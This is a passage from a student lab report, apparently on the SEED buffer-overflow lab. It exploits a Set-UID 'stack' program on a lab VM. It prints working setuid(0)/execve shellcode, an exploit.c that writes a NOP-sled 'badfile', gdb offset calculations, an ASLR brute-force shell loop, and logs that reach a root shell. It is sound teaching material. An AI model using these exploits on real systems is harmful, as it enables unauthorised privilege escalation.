    "\xb0\x0b"              /* movb    $0x0b,%al           */
    "\xcd\x80"              /* int     $0x80               */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    *((long *) (buffer + 0x24)) = 0xbfffeb58;
    memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Proceeding with this, now the goal is to obtain access to the root shell. For this, there ought to be a badfile. Below are the commands.

The commands:

```
$ gcc -o exploit exploit.c
$ sudo rm badfile
$ ./exploit
$ hexdump -C badfile
$ ls -l stack
$ ./stack
```

This leads the attacker to get access to the root shell.



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc -o exploit exploit.c
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./exploit // create the badfile
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000020  90 90 90 90 90 eb ff bf  90 90 90 90 90 90 90 90  |................|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 50 68  |............1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                    |.....|
00000205
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Feb 14 04:12 stack
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./stack
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
# 
```

Fig. 3(b): Accessing the root shell.

Figure 3(b) demonstrates that the exploit program successfully leads the attacker to the root shell. On thoroughly examining the output from 'id' command that's on the terminal, it can be inferred that the access is indeed to the root user. For, euid = 0. This is the testimony to infer the type of access gained.

A program to alter the UID value is written and then tested.

The program:

Name: `realuid.c`

```c
#include <stdlib.h>
#include <unistd.h>
void main()
{
setuid(0);
system("/bin/sh");
}
```

In this program, in line 5, the UID value is nullified. Ultimately, this affects the environment variables.

This program is now put to test.


The commands:

(seed)

```
$ gcc realuid.c -o realuid
$ ./stack
```

(root)

```
# id
# ./realuid
# id
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc realuid.c -o realuid
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
# ./realuid
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
# 
```

Fig. 3(c): Altering the UID value.

As noticed in figure 3(c), UID gets set to zero, symbolising a root access to the terminal. This injection favours the attacker to run illegal programs as a privileged user, with absolutely zero hurdles.

Task 4: Defeating dash's Countermeasure

The countermeasure implemented in dash can be defeated. One approach is not to invoke /bin/sh in our shellcode; instead, invoking another shell program should serve the purpose. This approach requires another shell program, such as zsh to be present in the system. Another approach is to change the real user ID of the victim process to zero before invoking the dash program. This can be achieved by invoking setuid(0) before executing execve() in the shellcode.

Firstly, the symbolic link to /bin/sh is altered, making it points back to /bin/dash.

A program is first written.

The program:


Name: `dash_shell_test.c`

```c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    setuid(1);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

The commands:

```
$ sudo rm /bin/sh

$ sudo ln -s /bin/dash /bin/sh

$ ls -l /bin/dash

$ ls -l /bin/sh

$ gcc dash_shell_test.c -o dash_shell_test

$ sudo chown root dash_shell_test

$ sudo chmod 4755 dash_shell_test

$ ls -l dash_shell_test
```

This command sequence transforms the shell tester program to a Set-UID program, hence allowing the desired access.




```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo rm /bin/sh
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo ln -s /bin/dash /bin/sh
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l /bin/dash
-rwxr-xr-x 1 root root 173644 Feb 17  2016 /bin/dash
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 14 04:46 /bin/sh -> /bin/dash
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc dash_shell_test.c -o dash_shell_test
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo chown root dash_shell_test
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo chmod 4755 dash_shell_test
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l dash_shell_test
-rwsr-xr-x 1 root seed 7444 Feb 14 04:46 dash_shell_test
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$
```

Fig. 4(a): Transforming the program into a Set-UID program.

Next, the program put to a test.

The command:


```
$ ./dash_shell_test
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./dash_shell_test
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
$
```

Fig. 4(b): Non-root access.

With the value of setuid() is 1, the ordinary shell access is received. But, now, the value is changed to 0.




```c
 #include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

Once again, the program is compiled and executed.

The commands:

```
$ gcc dash_shell_test.c -o dash_shell_test
$ sudo chown root dash_shell_test
$ sudo chmod 4755 dash_shell_test
$ ./dash_shell_test
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc dash_shell_test.c -o dash_shell_test
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo chown root dash_shell_test
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo chmod 4755 dash_shell_test
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./dash_shell_test
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf) :f)
# █
```

Fig. 4(c): Root access.


After altering the value to 0, a triumphant root access is established.

Now, the shell code is altered in the programs, `call_shellcode.c` and `exploit.c`.

The program:

Name: `call_shellcode.c`

```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"             /* Line 1: xorl %eax,%eax */
  "\x31\xdb"             /* Line 2: xorl %ebx,%ebx */
  "\xb0\xd5"             /* Line 3: movb $0xd5,%al */
  "\xcd\x80"             /* Line 4: int $0x80 */
  // ---- The code below is the same as the one in Task 2
  "\x31\xc0"
  "\x50"
  "\x68""//sh"
  "\x68""/bin"
  "\x89\xe3"
  "\x50"
  "\x53"
  "\x89\xe1"
  "\x99"
  "\xb0\x0b"
  "\xcd\x80"
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc call_shellcode.c -o call_shellcode -z execstack
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l call_shellcode
-rwxrwxr-x 1 seed seed 7388 Feb 14 06:19 call_shellcode
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo chown root call_shellcode
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo chmod4755 call_shellcode
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l call_shellcode
-rwsr-xr-x 1 root seed 7388 Feb 14 06:19 call_shellcode
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./call_shellcode
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
#
```

Fig. 4(d): Running the altered code.


Indeed, the root privilege is gained although the code was changed. But, here the UID value is zero.

This is now experimented on the exploit program (`exploit.c`).

The program:

Name: `exploit.c`

```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char code[] =
  "\x31\xc0"            /* Line 1: xorl %eax,%eax */
  "\x31\xdb"            /* Line 2: xorl %ebx,%ebx */
  "\xb0\xd5"            /* Line 3: movb $0xd5,%al */
  "\xcd\x80"            /* Line 4: int $0x80 */
  // ---- The code below is the same as the one in Task 2
  "\x31\xc0"
  "\x50"
  "\x68""//sh"
  "\x68""/bin"
  "\x89\xe3"
  "\x50"
  "\x53"
  "\x89\xe1"
  "\x99"
  "\xb0\x0b"
  "\xcd\x80"
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    *((long *) (buffer + 0x24)) = 0xbfffeb58;
    memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```



```
0020| 0xbfffeaf4 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffeaf8 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffeafc --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeb27 "something\n=\376\267\320s\277\267=\005") at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffeae8
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeb08
gdb-peda$ p (0xbfffeb08-0xbfffeae8)
$3 = 0x20
gdb-peda$ quit
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc -o exploit exploit.c
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo rm badfile
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./exploit
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000020  90 90 90 90 58 eb ff bf  90 90 90 90 90 90 90 90  |....X...........|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001e0  90 90 90 90 31 c0 31 db  b0 d5 cd 80 31 c0 50 68  |....1.1.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                    |.....|
00000205
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Feb 14 06:54 stack
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./stack
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
# 
```

Fig. 4(e): Running the altered exploit program.

After attaining a root shell, a thorough observation of the output, it’s noticed that the UID value is altered to 0.

The updated shellcode adds 4 instructions:

1. Set ebx to zero in Line 2.
2. Set eax to 0xd5 via Line 1 and 3 (0xd5 is setuid()’s system call number).
3. Execute the system call in Line 4.


From the above two figures [4(d) and 4(e)], it’s quite lucid that the altered snippet leads the UID value to nullify, hence allowing one to deem the access is root.

Task 5: Defeating Address Randomisation

On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have 219 = 524; 288 possibilities. This number is not that high and can be exhausted easily with the brute-force approach. This approach is used to defeat the address randomisation countermeasure on a 32-bit VM. Firstly, Ubuntu's address randomisation is turned on, and then the attack is launched.

The command:

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
```




```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$
```

Fig. 5(a): Turning off address space randomisation.

With the address space randomization turned off, the stack program can now be executed. But, here, a stab is taken for a brute force approach. So, a shell script is run.

Prior to running this script, the occurrence of a segmentation fault is first confirmed.



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./stack
Segmentation fault
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$
```

Fig. 5(b): Confirming the segmentation fault.

Therefore, the brute force program is now run. It's a Unix shell program that allows the stack program to run. After a bunch or attempts, the program halts, leading to a root console.

The program:


Name: `infinite.sh`

```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(($duration / 60))
    sec=$(($duration % 60))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack
done
```

The program is finally launched after converting it to an executable.

The commands:


```
$ chmod +x infinite.sh
```




```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls
badfile  call_shellcode  call_shellcode.c  exploit  exploit.c  infinite.sh  peda-session-stack_gdb.txt  realuid  realuid.c  stack  stack.c  stack_gdb
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ chmod +x infinite.sh
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls
badfile  call_shellcode  call_shellcode.c  exploit  exploit.c  infinite.sh  peda-session-stack_gdb.txt  realuid  realuid.c  stack  stack.c  stack_gdb
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$
```

Fig. 5(c): Converting the shell script.

Finally, the program is run by the command: `./infinite.sh`



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls
badfile  call_shellcode  call_shellcode.c  exploit  exploit.c  infinite.sh  peda-session-stack_gdb.txt  realuid  realuid.c  stack  stack.c  stack_gdb
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./infinite.sh
```



```
2 minutes and 49 seconds elapsed.
The program has been running 91356 times so far.
./infinite.sh: line 13: 30591 Segmentation fault      ./stack
2 minutes and 49 seconds elapsed.
The program has been running 91357 times so far.
./infinite.sh: line 13: 30592 Segmentation fault      ./stack
2 minutes and 49 seconds elapsed.
The program has been running 91358 times so far.
./infinite.sh: line 13: 30593 Segmentation fault      ./stack
2 minutes and 49 seconds elapsed.
The program has been running 91359 times so far.
./infinite.sh: line 13: 30594 Segmentation fault      ./stack
2 minutes and 49 seconds elapsed.
The program has been running 91360 times so far.
./infinite.sh: line 13: 30595 Segmentation fault      ./stack
2 minutes and 49 seconds elapsed.
The program has been running 91361 times so far.
./infinite.sh: line 13: 30596 Segmentation fault      ./stack
2 minutes and 49 seconds elapsed.
The program has been running 91362 times so far.
./infinite.sh: line 13: 30597 Segmentation fault      ./stack
2 minutes and 49 seconds elapsed.
The program has been running 91363 times so far.
./infinite.sh: line 13: 30598 Segmentation fault      ./stack
2 minutes and 49 seconds elapsed.
The program has been running 91364 times so far.
./infinite.sh: line 13: 30599 Segmentation fault      ./stack
2 minutes and 49 seconds elapsed.
The program has been running 91365 times so far.
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
# ls
badfile  call_shellcode  call_shellcode.c  exploit  exploit.c  infinite.sh  peda-session-stack_gdb.txt  stack  stack.c  stack_gdb
#
```

Fig. 5(d): Getting root access.


Finally, after a wait of 2 minutes and 49 seconds, access to the root shell is achieved. A close observation of the EUID value makes it crystal clear that the access is indeed to a root console.

Task 6: Turning on the StackGuard Protection

Here, the 'StackGuard' protection is turned on and the stack program is executed once again. To activate this shield, the stack program is compiled without the option, `-fno-stack-protector`.

The commands:

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=0

$ gcc stack.c -o stack -z execstack

$ chmod 4755 stack

$ ./stack
```



```
